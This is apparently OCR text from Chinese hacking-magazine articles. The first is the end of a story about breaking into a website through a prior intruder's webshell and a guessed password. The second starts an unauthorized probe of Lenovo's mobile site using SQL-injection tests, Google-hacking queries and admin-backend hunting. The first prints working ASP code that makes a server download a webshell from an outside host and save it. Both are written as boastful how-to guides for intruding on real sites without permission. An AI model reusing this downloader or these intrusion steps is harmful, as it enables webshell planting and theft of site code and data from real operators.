


图5




图6




图7

果然不出我所料，原来早就有同行来过了（图6）。不过没有密码，我上网搜索了一下，还是没有办法得到登录密码，使用社会工程学来测试弱口令吧，123456、hack、hacker、888888以及对方的QQ号等都不对。他取名为winner.asp那会不会密码就是winner呢？运气来了真是挡也挡不住，我成功的登录了进去（图7），真是大虾种树，菜鸟乘凉呀！得感谢前辈了，有时候常规思维解决不了的问题，社会工程学或许就能帮上忙。

三、再渡难关

既然已经拿到了webshell，把代码打包下载回来，给客户就是了。可是不巧，那个前辈留下来的海阳木马，我打包半天，也没有一点效果，估计是代码精简过的，这个功能使用不上。我只好自己找了个asp在线打包的工具，就是Marcos写的ASPadmin（1.20），可是在这里又遇到了一个难题，这台服务器安装有一流过滤系统（图8），我只好在脑海里搜索了一下突破一流过滤系统的方法。添加空格对于执行命令，比如net　user等可以突破，可是o r 加空格，语句就变了，行不通；还有个办法就是调用XMLHTTP，让服务器从空间里下载ASPShell并保存在服务器上，具体的代码如下：

```
<%
Set xPost = CreateObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://www.jianlin.net/1.txt",False
xPost.Send()
Set sGet = CreateObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile Server.MapPath("lianxi1.asp"),2
set sGet = nothing
set sPOST = nothing
response.Write("下载文件成功!<br>")
%>
```




图8

上边代码中，http://www.jianlin.net/1.txt就是你的ASPShell，最好为TXT格式。lianxi1.asp为你的木马下载后保存的文件名。将上边的代码保存为1.asp后，直接在浏览器中打开，提示下载成功了（图9），这可真是功夫不负有心人啊。我们来访问下载到的ASPadmin（1.20），没有问题，好了，现在选择打包（图10），过一会儿就会提示打包成功了（图11），我们将其下载回来，然后把Packet.mdb和解压mdb的脚本Packet.vbs存放在同一个目录下，运行Packet.vbs，代码就会全部解压出来了。




图9




图10




图11

四、结束

事情到这儿，就算是圆满结束了，因为我本来的目的就是拿到网站代码，也没必要继续渗透下去了，清理掉webshell，留了个内容为“管理员请注意做好网络安全措施，有空买本X档案学习学习”的readme-- 警告.txt给对方管理员就闪人，继续卖我的空间去了！

（文章中涉及到的阿D注入工具、ASPadmin已收录在光盘中）

联想，看我怎么入侵你！

WebEskyCn

文章难易度：★★★

文章阅读点：利用后台页面对用户身份验证不严格，而导致猜测进入管理后台，继而获取webshell

上个月，我刚买了一部联想的手机，用着感觉挺不错的，正好看到包装盒上印着联想手机网站的网址http://www.lenovomobile.com/，于是就决定给它来个免费的安全检测。联想是IT业的巨人，它的网络安全是否也如它的产品一样强悍呢？

打开“联想手机网站”的首页，发现网站使用的是asp，先来看看有没有注入点。随便打开一个新闻链接，在后面加了一个“'”，结果如图1所示，返回了正常页面。很明显，参数经过了过滤。

我又在“Domain3.5”里打开了Google网站，希望能用Google Hack找出点好的东西。构造搜索语句“site:lenovomobile.com inurl:.asp?”，这句代码的意思就是搜索lenovomobile.com内的动态链接页面，结果如图2所示。“Domain3.5”也没有找到任何的注入点。这也正常，毕竟是大站嘛，这么低级的漏洞当然不会存在了。

看来SQL注入这条路是行不通了，不过俗话说的好：“条条大路通罗马”！我又试了试旁注，结果发现对方使用的是独立的服务器。就这样测试陷入了困境，按照常规的思路肯定是不行的了。在沉思了0.333秒后，我忽然想到很多网站使用的“EwebEditor”编辑器——广大菜鸟的最爱^_^，不免精神为之一振。

我马上打开一个链接，查看其中图片的属性，如图3。注意到图中画圈的目录了吗？呵呵，后台就在眼前！之所以刚才没有想到要扫描后台，是因为我曾经见过比较大型的网站其后




图 1

